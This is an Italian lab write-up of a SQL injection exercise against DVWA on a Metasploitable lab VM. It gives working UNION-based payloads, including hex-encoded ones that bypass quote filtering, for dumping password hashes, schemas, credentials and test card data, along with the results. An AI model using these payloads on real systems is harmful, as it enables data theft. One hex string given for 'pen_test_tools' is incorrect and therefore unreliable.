

SQL Injection - Recupero Password

Relazione SQL Injection - Recupero Password

Configurazione dell'Ambiente

- Kali Linux IP: 192.168.13.100

Editing Static 10.

Connection name: Static 10.

General Ethernet 802.1X Security DCB Proxy IPv4 Settings IPv6 Settings

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.13.100	24	192.168.13.1

Add Delete

DNS servers: 192.168.13.1

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

Routes...

Cancel Save

- **Metasploitable IP:** 192.168.13.150

```

Metasploitable2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
SIOCDELRT: No such process [ OK ]

msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4d:e1:90
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4d:e190/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5248 (5.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27363 (26.7 KB)  TX bytes:27363 (26.7 KB)

msfadmin@metasploitable:~$ _

```

- **Software:** DVWA (Damn Vulnerable Web Application) configurato in modalità "LOW"

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Fasi dell'Esercizio

1. Accesso alla Web Application

Prima di tutto, ho effettuato l'accesso alla Web Application DVWA tramite il browser all'indirizzo

`http://192.168.13.150/dvwa` utilizzando le credenziali di default (admin:password).



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

2. Verifica della vulnerabilità SQLi

Successivamente, sono andato nella sezione "SQL Injection" di DVWA. Ho testato la vulnerabilità inserendo l'input `' OR '1'='1' #` per verificare se l'applicazione fosse effettivamente vulnerabile.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1' #
First name: admin
Surname: admin

ID: ' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' #
First name: Hack
Surname: Me

ID: ' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' #
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

3. Sfruttamento della SQL Injection

Dopo aver confermato che la vulnerabilità era presente, ho eseguito la seguente query SQL per recuperare la password dell'utente "Pablo Picasso":

```
' UNION SELECT user, password FROM users --
```



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

4. Recupero della Password


La password dell'utente verrà visualizzata in chiaro sulla pagina, a meno che non sia cifrata.

Essendo cifrata creo un file chiamato hash.txt



5. Cracking dell'Hash (se necessario)

Utilizzo john the ripper per il cracking dell'hash.



Bonus

Recupero Password Pablo Picasso (MEDIUM)

Test Base

```
UNION SELECT null,null
```

- **Funzionamento:** Test base senza apici Elementi:
 - nput numerico iniziale
 - `UNION SELECT` semplice Informazioni: Verifica vulnerabilità e struttura

Estrazione Dati

```
UNION SELECT null,CONCAT(user,password) FROM users
```

- **Funzionamento:** Estrazione dati con concatenazione Elementi:
 - `CONCAT` per unire campi

- No apici o commenti Informazioni:

- Hash Pablo: `0d107d09f5bbe40cade3de5c71e9e9b7`

Altri Database (LOW)

Enumerazione Database

```
' OR 1=1 UNION ALL SELECT null,schema_name FROM information_schema.schemata #
```

- **Funzionamento:** Lista tutti i database disponibili Elementi:
 - information_schema.schemata per metadati
 - schema_name per nomi database Informazioni:
 - dwwa, metasploit, mysql, owasp10, tikiwiki, tikiwiki195

Enumerazione Tabelle

```
' OR 1=1 UNION ALL SELECT null,TABLE_NAME FROM information_schema.tables WHERE table_schema='owasp10' #
```

- **Funzionamento:** Lista tabelle del database owasp10 Elementi:
 - Filtro su table_schema specifico
 - Selezione `TABLE_NAME` Informazioni:
 - credit_cards, accounts, pen_test_tools, captured_data, etc.

Struttura credit_cards

```
' OR 1=1 UNION ALL SELECT null,COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='owasp10' AND TABLE_NAME='credit_cards' #
```

- **Funzionamento:** Mostra colonne della tabella Elementi:
 - Doppio `WHERE` per schema e tabella
 - `COLUMN_NAME` per nomi colonne Informazioni:
 - ccid, ccnumber, ccv, expiration

Dati credit_cards

```
' OR 1=1 UNION ALL SELECT null,CONCAT(ccnumber,':', ccv,':', expiration) FROM owasp10.credit_cards #
```

- **Funzionamento:** Estrazione dati carte Elementi:
 - `CONCAT` per unire campi
 - Qualificatore completo database.tabella Informazioni:
 - `4444111122223333:745:2012-03-01`

- 7746536337776330:722:2015-04-01 [etc]

Struttura accounts

```
' OR 1=1 UNION ALL SELECT null,COLUMN_NAME FROM information_schema.COLUMNS WHERE  
TABLE_SCHEMA='owasp10' AND TABLE_NAME='accounts' #
```

- **Funzionamento:** Mostra colonne accounts Elementi:
 - Stessa struttura della query credit_cards
 - Target diverso Informazioni:
 - username, password, mysignature, is_admin

Dati accounts

```
' OR 1=1 UNION ALL SELECT null,CONCAT(username,':', password,':', is_admin) FROM  
owasp10.accounts #
```

- **Funzionamento:** Estrazione credenziali Elementi:
 - CONCAT tre campi
 - Separatore ':' Informazioni:
 - admin:adminpass:TRUE
 - adrian:somepassword:TRUE

Altri Database (MEDIUM)

Enumerazione Database

```
UNION SELECT null,schema_name FROM information_schema.schemata
```

- **Funzionamento:** Lista database disponibili Elementi:
 - Input numerico semplice
 - No apici o OR
 - Selezione diretta da information_schema Informazioni:
 - information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, tikiwiki195

Enumerazione Tabelle owasp10

```
UNION SELECT null,TABLE_NAME FROM information_schema.tables WHERE  
table_schema=0x6f776173703130
```

- **Funzionamento:** Lista tabelle usando codifica hex Elementi:
 - 0x6f776173703130 = 'owasp10' in hex
 - Evita filtro apici Informazioni:
 - accounts

- blogs_table
- captured_data
- credit_cards
- hitlog
- pen_test_tools

Struttura credit_cards

```
UNION SELECT null,COLUMN_NAME FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA=0x6f776173703130 AND TABLE_NAME=0x6372656469745f6361726473
```

- **Funzionamento:** Mostra struttura tabella usando hex Elementi:
 - 0x6372656469745f6361726473 = 'credit_cards' in hex
 - Doppio WHERE con hex Informazioni:
 - ccid
 - ccnumber
 - ccv
 - expiration

Dati credit_cards

```
UNION SELECT null,CONCAT(ccnumber,0x3a,ccv,0x3a,expiration) FROM
owasp10.credit_cards
```

- **Funzionamento:** Estrae dati carte usando hex per separatori Elementi:
 - 0x3a = ':' in hex
 - CONCAT con valori hex Informazioni:
 - 4444111122223333:745:2012-03-01
 - 7746536337776330:722:2015-04-01

Struttura accounts

```
UNION SELECT null,COLUMN_NAME FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA=0x6f776173703130 AND TABLE_NAME=0x6163636f756e7473
```

- **Funzionamento:** Mostra colonne accounts usando hex Elementi:
 - 0x6163636f756e7473 = 'accounts' in hex
 - Stessa struttura della query credit_cards Informazioni:
 - cid
 - username
 - password

- mysignature

Dati accounts

```
UNION SELECT null,CONCAT(username,0x3a,password,0x3a,mysignature) FROM
owasp10.accounts
```

- **Funzionamento:** Estrae credenziali usando hex per separatori Elementi:
 - 0x3a come separatore
 - CONCAT di tre campi Informazioni:
 - admin:adminpass:Monkey!
 - adrian:somepassword:Zombie Films Rock!
 -

Struttura pen_test_tools

```
UNION SELECT null,COLUMN_NAME FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA=0x6f776173703130 AND TABLE_NAME=0x706556e5f746573745f7466f6f6c73
```

- **Funzionamento:** Mostra colonne pen_test_tools usando hex Elementi:
 - 0x706556e5f746573745f7466f6f6c73 = 'pen_test_tools' in hex Informazioni:
 - tool_id
 - tool_name
 - phase_to_use
 - tool_type
 - comment

Dati pen_test_tools

```
UNION SELECT null,CONCAT(tool_name,0x3a,tool_type,0x3a,phase_to_use,0x3a,comment)
FROM owasp10.pen_test_tools
```

- **Funzionamento:** Estrae informazioni tools usando hex Elementi:
 - CONCAT quattro campi
 - 0x3a come separatore Informazioni:
 - WebSecurify:Scanner:Discovery:Can capture screenshots automatically
 - Burp-Suite:Scanner:Discovery:GUI simple to use

Differenze Chiave tra Livelli

- Sintassi:
 - LOW: Uso libero di apici e commenti

- MEDIUM: Necessità di encoding hex
- Complessità Query:
 - LOW: Query complesse con OR 1=1 e commenti
 - MEDIUM: Query semplificate, focus su UNION SELECT
- Tecniche di Bypass:
 - LOW: Iniezione diretta
 - MEDIUM: Codifica hex per stringhe

Conclusioni

1. Livello MEDIUM richiede tecniche più sofisticate
2. L'uso di hex permette di aggirare i filtri sugli apici
3. Stesse informazioni ottenibili con approcci diversi
4. La struttura base delle query rimane simile tra i livelli
5. Importanza di implementare filtri più robusti oltre al blocco degli apici